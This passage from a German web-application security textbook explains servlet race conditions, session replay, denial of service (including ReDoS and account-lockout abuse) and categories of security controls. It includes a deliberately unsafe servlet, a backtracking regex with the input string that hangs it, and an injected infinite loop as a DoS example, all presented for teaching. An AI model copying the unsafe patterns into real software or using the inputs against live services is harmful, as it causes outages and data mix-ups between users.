Das hatten wir etwa im letzten Kapitel am Beispiel von URL Rewriting gesehen, wo Benutzer bereits durch das Kopieren von Seiteninhalten ihre Session-ID anderen offenlegen können. Grundsätzlich sollten solche Technologien stets gemieden werden, durch deren Einsatz auch ohne das Zutun eines Angreifers ein Sicherheitsproblem entstehen kann. Neben Information Disclosure existieren hier aber noch zwei weitere Problembereiche, auf die im Folgenden genauer eingegangen wird.

2.10.1 Race Conditions

Ein häufig gänzlich übersehenes Problem im Bereich der Webanwendungen bilden Race Conditions (im Deutschen manchmal auch „Wettlaufbedingungen“ genannt). Diese können überall dort auftreten, wo verschiedene Prozesse oder Threads auf dieselben Ressourcen bzw. Variablen zugreifen.

So verwaltet der Webserver zwar zu jedem Benutzer eine eigene Session, die übrigen Klassen sind jedoch, zu großen Teilen und aus Performancegründen, Singletons, also Klassen, von denen nur eine einzige Instanz existiert. Im Bereich der Java-Webanwendungen ist dies etwa generell bei Servlets und damit auch JSP der Fall. Wie dies in Abb. 2.32 gezeigt ist, verarbeitet in der Regel eine einzelne Instanz eines Controllers Anfragen mehrere Benutzer parallel.

Als Folge werden natürlich auch Member-Field-Variablen (Variablen im Scope einer Klasse) eines Singletons von verschiedenen Threads, und damit Anfragen unterschiedlicher Benutzer, gemeinsam genutzt. Unten ist der relevante Programmcode eines entsprechend verwundbaren Servlets zu sehen. Die Controller-Methode „doGet()“ wird dort immer dann aufgerufen, wenn auf das Servlet mit einer neuen GET-Anfrage zugegriffen wird.




Abb. 2.32 Member Field Race Condition

```
public class Servlet1 extends HttpServlet {
    // gemeinsam genutztes Member Field
    AuthentUser user = null;

    void doGet(HttpServletRequest request, HttpServletResponse response)
        throws Exception
    {
        // (1) Member Field wird gesetzt
        user = AuthorizationHelper.getAuthentUser();
         // (2) Programmausführung
        ...
        // (3) An dieser Stelle könnte die Variable "user" durch einen
        // andern Thread überschrieben worden sein
        showResults(user.getAppUser());
```

Als erstes wird dabei die gemeinsam genutzte Member-Field-Variable „user“ mit dem aktuell angemeldeten Benutzer gesetzt (1). Danach erfolgt eine beliebige Programmausführung (2). Trifft nun genau in der Zeit zwischen (1) und (3) eine GET-Anfrage eines anderen Benutzers ein, so überschreibt der hierfür zuständige Thread als erstes das gemeinsam genutzte Member Field „user“. Ist der erste Thread nun bei (3) angelangt, so greift er wieder auf die mittlerweile vom anderen Thread überschriebene Variable „user“ zu. In diesem Fall hätte dies zur Folge, dass der erste Benutzer nicht seine eigenen Ergebnisse, sondern die des zweiten Benutzers angezeigt bekommt. Bei dem beschriebenen Beispiel handelt es sich daher auch um eine sogenannte Member Field Race Condition. Eine Anwendung, die eine solche besitzt, bezeichnen wir entsprechend als nicht „thread safe“.

Race Conditions können auch an anderer Stelle einer Webanwendung auftreten, insbesondere dann, wenn sich ein Benutzer mehrfach anmelden kann (Concurrent Sessions). Das

Tückische ist dabei, dass sich derartige Schwachstellen praktisch nicht im Rahmen von Sicherheitstests identifizieren lassen, sie jedoch im Betrieb, besonders bei hoher Last der Anwendung und der Nutzung durch normale Anwender, durchaus ausgelöst werden können.

- Bei Webanwendungen sind in der Regel viele Klassen als Singletons implementiert, von denen sets nur eine einzige Instanz erzeugt wird die dann von unterschiedlichen Benutzern (bzw. Threads) aufgerufen wird.

Kurz und knapp

Welches Risiko besteht? Umgehung von Zugriffskontrollen oder Impersonalisierung (Übernahme einer anderen Identität), auch ohne das Zutun eines böswilligen Angreifers.
Was ist die Ursache? Member-Variablen werden von mehreren Benutzern (bzw. Threads) gemeinsam verwendet.
Was muss ich tun? Die Webanwendung sollte stets „thread safe“ implementiert werden. Das heißt, es dürfen keine benutzerspezifische Anwendungslogik oder Daten über gemeinsam genutzte Member-Field-Variablen abgebildet werden. Hilfreich ist in diesem Zusammenhang auch die Deaktivierung von Concurrent Sessions (Abschn. 3.9.7).
Referenz: CWE-362: („Concurrent Execution using Shared Resource with Improper Synchronization (‘Race Condition’)“)

2.10.2 Replay und „Verklicken“

Eine weitere Form unbeabsichtigter Aktionen besteht in dem „versehentlichen“ Auslösen sensibler Aktionen, also dem klassischen „Verklicken“ durch einen Benutzer. Entsprechende Fehler können bei neuen Anwendern genauso vorkommen, wie sie sich in die tägliche Routine erfahrener Benutzer einschleichen können. Auch das versehentlich mehrfache Ausführen von Änderungen über authentifizierte Sessions (Session Replay) ist schnell passiert, etwa wenn ein Benutzer eine aufgerufene Seite aktualisiert. Daher sollte die Anwendung stets sicherstellen, dass (sensible) Änderungen nur einmal durchgeführt werden können und sensible Aktionen allgemein zusätzlich explizit vom Benutzer bestätigt (= authentisiert) werden müssen, um entsprechende Fehler zu verhindern.

Kurz und knapp

Welches Risiko besteht? Benutzer führen ungewollt sensible Aktionen aus.
Was ist die Ursache? Unzureichende Bestätigungslogik für sensible Aktionen im Frontend sowie fehlender Schutz vor Session Replay.
Was muss ich tun? Generell sollte eine Anwendung stets sicherstellen, dass Anwender nicht ungewollt Sicherheitsprobleme auslösen können. Dies muss sowohl auf techni-

scher, aber insbesondere auch auf Ebene der Anwendungslogik berücksichtigt werden. Im ersten Fall betrifft dies etwa die Verwendung von Anti-CSRF- bzw. Anti-Replay-Tokens (Abschn. 3.9.5), im zweiten die von mehrstufiger Authentifizierung (Abschn. 3.7.9), Bestätigungsdialogen (Opt-Ins) für sensible Aktionen sowie entsprechende interne Freigabeprozesse.
Referenz: CWE-287 („Improper Authentication“)

2.11 Denial of Service (DoS)

Wie in Abschn. 1.4.1 gezeigt wurde, zählt die Verfügbarkeit von Informationen und Funktionen neben der Vertraulichkeit und Integrität zu den drei zentralen Schutzzielen der IT-Sicherheit. Allerdings spielen Angriffe, welche deren Einschränkung zum Ziel haben (Denial of Service oder kurz: DoS), innerhalb der Anwendungssicherheit eine eher untergeordnete Rolle. Denn die Ursachen hierfür liegen überwiegend auf der zugrunde liegenden Plattform bzw. Netzwerkinfrastruktur. Aber auch auf Anwendungsebene existieren verschiedene Formen von DoS-Schwachstellen bzw. Varianten entsprechender Angriffe.

HTTP-Protokollangriffe Zunächst sind hier solche Angriffe zu nennen, welche direkt auf Protokollebene, also vor allem HTTP, gegen den Webserver oder andere Server-Komponenten gerichtet sind. Sie werden häufig mittels „Flooding“, also der Bombardierung mit sehr vielen Anfragen, oder durch Ausnutzung von Fehlern bei der Verarbeitung speziell manipulierter Anfragen ausgeführt.

Die verteilte Durchführung solcher Angriffe, das sogenannte Destributed Denial of Service (DDos), erfolgt oftmals durch den Einsatz von teilweise gigantischen Bot-Netzen, die aus vielen tausend übernommenen Systemen bestehen können. Über sie ist es einem Angreifer per Fernsteuerung möglich, eine enorme Last auf den angegriffenen Systemen zu erzeugen. In der Regel erfolgt dies mittels völlig legitimen Anfragen. Da diese im Fall des Bot-Einsatzes auch noch von unterschiedlichen IP-Adressen stammen, sind solche Angriffe natürlich nur schwer zu identifizieren und vor allem ist ihnen schwer entgegenzuwirken.

Angriffe gegen Parser Inhalte können in unterschiedlichen Formaten von einer Webanwendung verarbeitet werden. Über das Internet erfolgt dies zum einen häufig über REST-Dienste, die neben JSON- auch XML-Daten ein- oder auslesen. Hierdurch haben Angreifer grundsätzlich die Möglichkeit, über speziell manipulierte Daten den Parser zum Absturz zu bringen. Wie wir in Abschn. 2.6.4 gesehen hatte, waren hier insbesondere XML-Parser in der Vergangenheit auf verschiedene Weise angreifbar. So ließen sich dort etwa über speziell verschachtelte Daten serverseitig enorm hohe Ressourcen durch deren Parsen erzeugen.

Zum anderen lesen Webanwendungen aber auch über Dateiupload-Funktionen häufig Inhalte ein, die Angreifer für die Durchführung von DoS-Angriffen nutzen können. Neben Größe und Anzahl hochgeladener Dateien lassen sich dort häufig ebenfalls Schwachstellen in durch die Anwendung aufgerufenen Parsern ausnutzen. So verwenden viele Anwendungen heute für das Parsen und Bearbeiten unterschiedlicher Bildformate ImageMagick, das sich über entsprechende APIs in die meisten gängigen Programmiersprachen einbinden lässt. In den vergangenen Jahren wurden allein in ImageMagick zahlreiche Schwachstellen identifiziert (und dann natürlich auch vom Hersteller ausgebessert), über die Angreifer unter anderem häufig DoS-Angriffe gegen Systeme mittels speziell manipulierter Bilder durchführen konnten.

ReDOS Zur Validierung von Eingaben werden häufig Reguläre Ausdrücke (engl. Regular Expressions, kurz RegEx) eingesetzt. Das ist in vielen Fällen auch sinnvoll, bieten diese doch eine große Flexibilität, beliebige fachliche Eingabewerte mittels einem Einzelner (also einem einzigen, langen Regulären Ausdruck) zu validieren.

Das Problem mit regulären Ausdrücken ist jedoch, dass diese schnell sehr komplex und dadurch fehleranfällig werden. Besonders heikel wird es dann, wenn sich der Parser durch fehlerhafte Ausdrücke in eine Endlosschleife versetzen lässt oder auf andere Weise dazu gebracht wird, übermäßig viel Systemressourcen zu allozieren. Wir bezeichnen gezielte DoS-Angriffe auf Basis regulärer Ausdrücke als ReDOS.

Ein Beispiel hierfür sehen wir in dem folgenden Fall, der einen entsprechend unsicheren Ausdruck zum Validieren von Java-Klassennamen zeigt:

```
^(([a-z])+.)+[A-Z]([a-z])+$
```

Ein weiteres Problem von regulären Ausdrücken ist, dass diese nicht nur fehleranfällig, sondern auch gefährlich sein können. Wird im obigen Fall etwa die folgende Eingabe geparst,

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!
```

dann läuft der Parser in eine Endlosschleife, wodurch sich die Anwendung, im schlimmsten Fall, aufhängt. Abhilfe schafft hier, neben dem generellen Verzicht auf reguläre Ausdrücke oder zumindest solch komplexe Varianten, der Einsatz entsprechender sicherer Bibliotheken (z. B. NPMs safe-regex Package), die gefährliche Ausdrücke selbst erkennen und blockieren können.

Application DoS Neben der Plattform- und Protokollebene lassen sich DoS-Angriffe aber auch durchführen, indem sich bestimmte Eigenschaften (bzw. Schwachstellen) innerhalb der Anwendung selbst dafür ausnutzen lassen. Verwundbar gegenüber solchen Application-DoS-Angriffen sind grundsätzlich rechenintensive Aktionen, die sich von Benutzern ohne

Beschränkung aufrufen lassen. Oftmals ist dies bei Dateiuploads der Fall. Dann nämlich, wenn es einem Angreifer darüber möglich ist, sehr viele oder große oder speziell manipulierte Dateien (z. B. extrem verschachtelte ZIP-Archive) hochzuladen und dadurch die Ressourcen des Systems aufzubrauchen. Wir hatten bereits gesehen, wie sich diese Funktion mit manipulierten Bildern angreifen lässt. Auch dies stellt eine Form von Application DoS dar.

Neben rechenintensiven Vorgängen wie diesem kann ein Angreifer aber auch überall dort DoS-Angriffe gegen eine Anwendung ausführen, wo es ihm möglich ist, Code zur Ausführung zu bringen. Wir hatten eine besonders gravierende Anfälligkeit bereits in Zusammenhang mit Code Injection bei node.js (siehe Abschn. 2.6.3) kennengelernt. Da node.js Single-Threaded funktioniert, lässt sich dort bereits über eine eingeschleuste Endlosschleife (`while(1) {}`) der gesamte Server zum Absturz bringen.

Application DoS kann jedoch auch durch Fehler in der Anwendungslogik selbst ermöglicht werden und sich dort nicht nur auf die Einschränkung der Verfügbarkeit des Gesamtsystems, sondern auch auf einzelne (Geschäfts-)Funktionen, und dies auch unter Umständen nur für bestimmte Benutzer, beziehen. Ein gängiges Beispiel in diesem Bereich ist die Account-Sperre, die oft zum Schutz vor Brute Forcing-Angriffen im Anmeldedialog implementiert ist (Abschn. 3.10). Ein DoS-Angriff lässt sich darüber nun ausführen, indem sich ein Angreifer mehrfach mit falschen Credentials eines oder mehrerer Benutzer an der Anwendung anmeldet und hierdurch provoziert, dass die entsprechenden Benutzer temporär (oder sogar dauerhaft) durch die Anwendung gesperrt werden. Ist es dem Angreifer noch dazu möglich, Benutzernamen auszulesen oder zu ermitteln (etwa dann, wenn diese nach einem erkennbaren Schema erzeugt werden), kann er auf diese Weise sämtliche Benutzer laufend aussperren (siehe Abb. 2.33).




Abb. 2.33 Beispiel einer Account-Sperre

Kurz und knapp

Welches Risiko besteht? Einzelne Funktionen bis hin zur gesamten Anwendung stehen temporär nicht zur Verfügung.
Was ist die Ursache? Unzureichende Limits, Seiteneffekte von Sicherheitsmaßnahmen (z. B. Account Lockout), Schwachstellen oder unzureichende Härtung von Parsern.
Was muss ich tun? Setzen von Limits (für Ressourcen, Aufrufe pro Sekunde, maximale Uploadgröße etc.), Verzicht auf Account-Sperren und ähnliche Sicherheitsmaßnahmen (Abschn. 3.10), restriktive Eingabeverarbeitung und Härtung von Parsern.
Referenz: CWE-400 („Uncontrolled Resource Consumption (‚Resource Exhaustion')"), CAPEC-119 („Resource Depletion"), CAPEC-469 („HTTP DoS")

2.12 Zusammenfassung & Empfehlungen

Am Anfang dieses Kapitels wurde bereits auf die Threat Classification des Web Application Security Consortiums (WASC) Bezug genommen. Diese unterscheidet drei Sichten, anhand derer sich Bedrohungen für Webanwendungen allgemein einordnen lassen: die der Schwachstelle (Ursache), des entsprechenden Angriffs (Ausnutzung) sowie der Auswirkung (Schadenspotenzial). Trennung und Verständnis dieser Sichten sind sehr hilfreich, ermöglichen sie doch die einzelnen Begrifflichkeiten klar voneinander abzugrenzen. Tab. 2.6 enthält eine Einordnung verschiedener in diesem Kapitel vorgestellter Bedrohungen in diese drei Sichten.

Tab. 2.6 Sichten auf unterschiedliche Bedrohungen für Webanwendungen

Angriff	Schwachstelle	Auswirkung
Interpreter Injection	Unzureichende Trennung von Daten- und Steuerkanal (Enkodierung)	• Auslesen sensibler Informationen
XSS	Unzureichende Enkodierung („XSS-Schwachstelle")	• Einschleusen von schadhaftem JavaScript-Code • Zugriff auf Benutzerkonten (Session Hijacking) • Website Spoofing
CSRF	Generische HTTP-Anfragen für Änderungen	• Unterschieben sensibler Änderungen
Cross-Site Redirection	Unzureichende Validierung von Weiterleitungen	• Ein Benutzer wird auf eine vom Angreifer kontrollierte Webseite weitergeleitet bzw. gesteuert.
Objekt-ID-Manipulation	Fehlende Access Controls	• Privilegienerweiterung
Sniffing/ Man-in-the-Middle	Unverschlüsselte Übertragung	• Mitlesen sensibler Informationen (Information Disclosure)
(direkter Zugriff)	Fehlende Access Controls/ Hintertüren	• Privilegienerweiterung
(direkter Zugriff)	Fehlende oder unzureichende Verschlüsselung	• Auslesen sensibler Informationen (Information Disclosure)

Im Zusammenhang mit Angriffen hatten wir gesehen, dass sich diese wiederum unterteilen lassen, nämlich in direkte und indirekte Angriffe. Indirekte Angriffe, wie z. B. reflected XSS oder CSRF, lassen sich dabei aufgrund der erforderlichen Interaktion durch einen Benutzer allgemein schwieriger durchführen als solche, die direkt gegen die Anwendung gerichtet sind, wie zum Beispiel SQL Injection, Privilege Escalation oder Authentifizierungs-Bypässe. Die einzige Ausnahme bilden persistente Varianten indirekter Angriffe (z. B. persistentes bzw. stored XSS). Einer direkt ausnutzbaren Schwachstelle kommt damit allgemein auch eine höhere Kritikalität zu als einer indirekt ausnutzbaren Schwachstelle.

Bei den indirekten Angriffen spielen clientseitige Schwachstellen eine immer wichtigere Rolle. Wir hatten gesehen, dass hier gerade XSS eine Art Wegbegleiter für unterschiedlichste clientseitige Angriffe gegen Webanwendungen darstellt. Insbesondere Rich Clients und neue Technologien wie HTML5 und JavaScript bieten Angreifern immer hierzu neue Angriffspunkte. Dies stellt natürlich auch an die Absicherung solcher Komponenten, und damit nicht zuletzt an den Entwickler, neue Herausforderungen. Denn anders als bei serverseitigem Programmcode lässt sich bei clientseitigem nicht die Ausführungsumgebung – also der Browser des Benutzers – kontrollieren (siehe Abb. 2.34).

Viele Schwachstellen (bzw. Angriffe) stellen im Web letztlich nur Varianten von Bedrohungen dar, die im Netzwerk- und vor allem dem Anwendungsbereich bereits seit langem




Abb. 2.34 Client- vs. serverseitige Schwachstellen

bekannt sind. Daneben existieren aber auch zahlreiche Bedrohungen, die spezifisch für Webanwendungen sind und daher gewöhnlich auch webspezifische Maßnahmen erforderlich machen. Wer eine Webanwendung vor Angriffen angemessen schützen will, muss sich allerdings nicht zwangsläufig mit allen relevanten Bedrohungen bis ins Detail auskennen. Wesentlich entscheidender ist vielmehr ein grundlegendes Verständnis übergreifender Bedrohungskategorien (clientseitige Angriffe, Interpreter Injection, Angriffe auf Benutzerkonten usw.) und natürlich der erforderlichen Maßnahmen, auf die wir als Nächstes zu sprechen kommen werden.

Literatur und Quellen

1. The WASC threat classification v2.0, the Web Application Security Consortium. http://projects.webappsec.org/w/page/13246978/Threat%20Classification. Zugegriffen am 14.2.2017
2. US-CERT statistics. http://www.cert.org/stats. Zugegriffen am 20.12.2013
3. Gara T (2013) Exclusive: Eric Schmidt unloads on China in new book. http://blogs.wsj.com/corporate-intelligence/2013/02/01/exclusive-eric-schmidt-unloads-on-china-in-new-book/. Zugegriffen am 15.2.2017
4. Fowler M. CodeSmell. http://martinfowler.com. Zugegriffen am 10.06.2017
5. OWASP Foundation. https://www.owasp.org/index.php/Blind_SQL_Injection. Zugegriffen am 20.12.2013
6. Litchfield D, Anley C, Heasman J, Grindlay B (2005) The database Hacker's handbook: defending database servers. Wiley, Hoboken
7. Wikipedia. Same-origin policy. http://de.wikipedia.org/wiki/Same-Origin Policy
8. XSS filter evasion cheat sheet, OWASP. https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet. Zugegriffen am 20.9.2017
9. Watkins P (2001) Cross-site request forgeries (Re: the dangers of allowing users to post images). Bugtraq. Zugegriffen am 26.06.2012
10. Grossman J (2006) CSRF, the sleeping giant. http://jeremiahgrossman.blogspot.de/2006/09/csrf-sleeping-giant.html. Zugegriffen am 14.01.2014
11. Hard N. The confused, deputy problem. http://wiki.c2.com/?ConfusedDeputyProblem. Zugegriffen am 14.5.2015
12. Endler D (2001) Brute force exploitation of web application session-IDs. http://www.cgisecurity.com/lib/SessionIDs.pdf
13. Grossman J (2008) Clickjacking: web pages can see and hear you. http://jeremiahgrossman.blogspot.de/2008/10/clickjacking-web-pages-can-see-and-hear.html. Zugegriffen am 24.1.2015
14. Spiegel Online. Hackerangriff: Werbung auf Yahoo-Seiten verbreitete Schadsoftware, 6. Januar 2014. http://www.spiegel.de/netzwelt/web/werbung-auf-yahoo-seiten-verbreitete-schadsoftware-a-941913.html. Zugegriffen am 06.01.2014
15. Symantec Corporation (2012) Symantec threat report 2012. http://www.symantec.com/content/en/us/enterprise/other_resources/b-istr_main_report_2011_21239364.en-us.pdf
16. HPI-Wissenschaftler ermitteln die zehn meistgenutzten deutschsprachigen Passwörter. https://hpi.de/news/jahrgaenge/2016/hpi-wissenschaftler-ermitteln-die-zehn-meistgenutzten-deutschsprachigen-passwoerter.html. Zugegriffen am 04.08.2017
17. Verizon (2012) 2012 Data breach investigations report. http://www.verizonbusiness.com/resources/reports/rp_data-breach-investigations-report-2012_en_xg.pdf
18. Verizon data breach report 2017. http://www.verizonenterprise.com/verizon-insights-lab/dbir/2017

Technische Sicherheitsmaßnahmen

3

„Die einzige Hoffnung, die wir haben, um die Probleme der IT-Sicherheit in den Griff zu bekommen, besteht darin, Sicherheitsaspekte von Beginn an einzubauen."

Gary McGraw, CTO, Cigital Inc.

Zusammenfassung

Technische Sicherheitsmaßnahmen stellen den zentralen Aspekt der Anwendungssicherheit und damit auch dieses Buches dar. Die große Schwierigkeit besteht dabei zum einen darin, die richtigen Maßnahmen auszuwählen, zum anderen, diese korrekt umzusetzen.

Der erste Teil dieses Kapitels befasst sich zunächst mit allgemeinen Sicherheitsprinzipien und Anti-Patterns, die die Grundlage für sämtliche Sicherheitsentscheidungen darstellen bzw. bilden sollten. Dies schließt natürlich auch konkret umzusetzende technische Maßnahmen ein, die im zweiten Teil eingehend dargestellt werden.

Hin und wieder beziehe ich mich in diesem Kapitel auch auf bestimmte Technologien und veranschauliche die Beschreibung mit Codebeispielen. Im Übrigen ist es überwiegend technologieneutral gehalten und kann damit grundsätzlich auf jede Art von Webanwendung angewandt werden. Bei den gezeigten Beispielen handelt es sich in vielen Fällen um Best Practices, die sich als anerkannte Maßnahmen etabliert haben. Daneben beschreibe ich „Good Practices", die keinesfalls für jeden und jede Webanwendung geeignet sein müssen. Dieses Kapitel soll daher weniger einen konkreten Maßnahmenkatalog darstellen, sondern vielmehr vielseitige Möglichkeiten zur Verbesserung der Sicherheit von Anwendungen und Maßnahmen zur Verhinderung gängiger Schwachstellen liefern.

M. Rohr, *Sicherheit von Webanwendungen in der Praxis*, Edition <kes>,
https://doi.org/10.1007/978-3-658-20145-6_3

3.1 Begriffe und Konzepte

In diesem Abschnitt werden einige zentrale Begriffe und Konzepte erläutert, die für die Diskussion in diesem Kapitel grundlegend sind.

3.1.1 Sicherheitsmechanismus (Security Controls)

Im Bereich der Anwendungssicherheit wird sehr häufig der Begriff „Security Controls" verwendet. Er findet sowohl in verschiedenen Managementstandards, wie dem ISO/IEC 27001 (Abschn. 5.2.4), als auch auf technischer Ebene Erwähnung. Gerade in Standards wie ISO/IEC 27001 wird der englische Begriff „Security Control" häufig mit „Sicherheitsanforderungen" (vergl. [1]) übersetzt, was jedoch nur einen Aspekt dieses Begriffes darstellt. Im Rahmen dieses Buches soll dieser Begriff dagegen etwas technischer ausgelegt und wie folgt übersetzt werden:

▶ **Sicherheitsmechanismus** (Security Control): Je nach Kontext eine Sicherheitsmaßnahme, -funktion, -komponente oder ein -prozess.

Ein Sicherheitsmechanismus ist somit ein technischer Überbegriff, häufig werden wir jedoch von konkreteren Begriffen Gebrauch machen. In diesem Kapitel werden wir uns etwa mit konkreten technischen Maßnahmen befassen. Wiederum in Bezug auf Sicherheitsmechanismen allgemein lassen sich die in Tab. 3.1 dargestellten Arten differenzieren.

Tab. 3.1 Arten von Sicherheitsmechanismen

Deutsche Bezeichnung	Englische Bezeichnung	Ziel	Beispiele
Präventiv	Preventive Controls	Die Entstehung von Schwachstellen verhindern	• Separierung von Daten und Komponenten
Korrigierend	Corrective Controls	Schwachstellen beseitigen	• Patchen von Schwachstellen
Kontrollierend	Detective Controls	Schwachstellen und Angriffe identifizieren	• Eingabevalidierung • Filterung von Daten
Kompensierend	Compensatory Controls	Reduktion des Schadenspotenzials einer Schwachstelle	• Minimale Privilegien • Defense in Depth
Abschreckend	Deterrent Controls	Eine Webanwendung als kein einfaches bzw. lohnendes Ziel für einen Angriff darstellen	• Verweis auf Protokollierung von IP-Adressen und Anzeige der Client-IP • Verwenden sichtbarer Sicherheitsfunktionen, die auf ein entsprechendes Sicherheitsniveau hindeuten

Im Rahmen des letzten Kapitels hatten wir in diesem Zusammenhang bereits immer wieder mit primären, sekundären sowie additiven Maßnahmen zu tun, welche eine Maßnahme im Hinblick auf deren Wirksamkeit qualifiziert:

- **Primäre Maßnahmen:** Sie dienen der ursächlichen Behebung einer Schwachstelle bzw. der hinreichenden Umsetzung einer Sicherheitsanforderung.
- **Sekundäre Maßnahmen:** Diese Schritte können die Durchführbarkeit oder die Auswirkung eines Angriffs hinreichend abschwächen bzw. sogar gänzlich verhindern, beheben jedoch nicht das ursächliche Problem.
- **Additive Maßnahmen:** Solche Mittel können zusätzliche Sicherheit als Ergänzung, jedoch nicht als Alternative zu entsprechenden primären oder sekundären Maßnahmen bieten. Additive Maßnahmen können daher die Durchführbarkeit bzw. Auswirkung eines Angriffs in der Regel nicht hinreichend abschwächen bzw. dies nicht für alle Benutzer tun.

Der Fokus sollte somit stets auf der Umsetzung primärer (also korrektiver oder präventiver) Maßnahmen liegen. Vielfach fehlt jedoch das notwendige Wissen, um eine primäre Maßnahme für eine bestimmte Schwachstelle zu identifizieren. Daher werden stattdessen häufig sekundäre oder additive Maßnahmen ausgewählt, die sich oft von Angreifern aushebeln oder umgehen lassen. Interpreter Injection bildet hierzu ein gutes Beispiel: Wie wir noch genauer sehen werden, besteht die primäre Maßnahme hier in einer korrekten Ausgabevalidierung durch Parametrisierung von Interpreter-Aufrufen. Vielfach werden zur Abwehr solcher Angriffe aber stattdessen Eingabefilter implementiert, die sich in Bezug auf diese Art von Schwachstelle jedoch nur als sekundäre Maßnahme betrachten lassen und die Schwachstelle dadurch somit nicht behoben wird.

Sicherheitsmaßnahmen besitzen zudem nicht selten negative Seiteneffekte. Eine Maßnahme, die Sicherheit in Bezug auf ein Sicherheitsziel (z. B. der Vertraulichkeit) erhöht, kann sie gleichzeitig bezüglich eines anderen Ziels (z. B. der Verfügbarkeit) erheblich abschwächen. Maßnahmen sollten somit stets auf etwaige Seiteneffekte hin untersucht und bewertet werden. Ein konkretes Beispiel für einen solchen Seiteneffekt stellt das bereits erwähnte Sperren von Accounts nach einer bestimmten Anzahl fehlerhafter Anmeldeversuche dar. Diese Maßnahme verbessert sicherlich den Schutz der Benutzerkonten und damit der Vertraulichkeit der geschützten Daten, kann aber von Angreifern gezielt dazu genutzt werden, andere Benutzer über einen längeren Zeitraum auszusperren und somit die Verfügbarkeit des Dienstes einzuschränken (siehe Abschn. 2.11).

3.1.2 Sicherheitsanforderung

In der Anwendungssicherheit unterscheiden wir zwei Formen von Sicherheitsanforderungen: funktionale und nicht-funktionale. Beide Begriffe werden häufig durcheinandergebracht. Kommen wir zunächst zu den funktionalen Sicherheitsanforderungen (Functional Security Requirement, FSR). Eine FSR lässt sich wie folgt definieren:

▶ **Funktionale Sicherheitsanforderung** (FSR): Erweitert ein System oder eine Systemkomponente um eine konkret spezifizierbare Sicherheitsfunktion (Security Feature).

Wir können Existenz und Umsetzungsgrad einer FSR üblicherweise recht gut prüfen, oft sogar auch automatisiert (also Tool-gestützt). Vor allem in den Bereichen Authentifizierung, Zugriffsrechte und Passwortrichtlinien werden FSRs häufig verwendet.

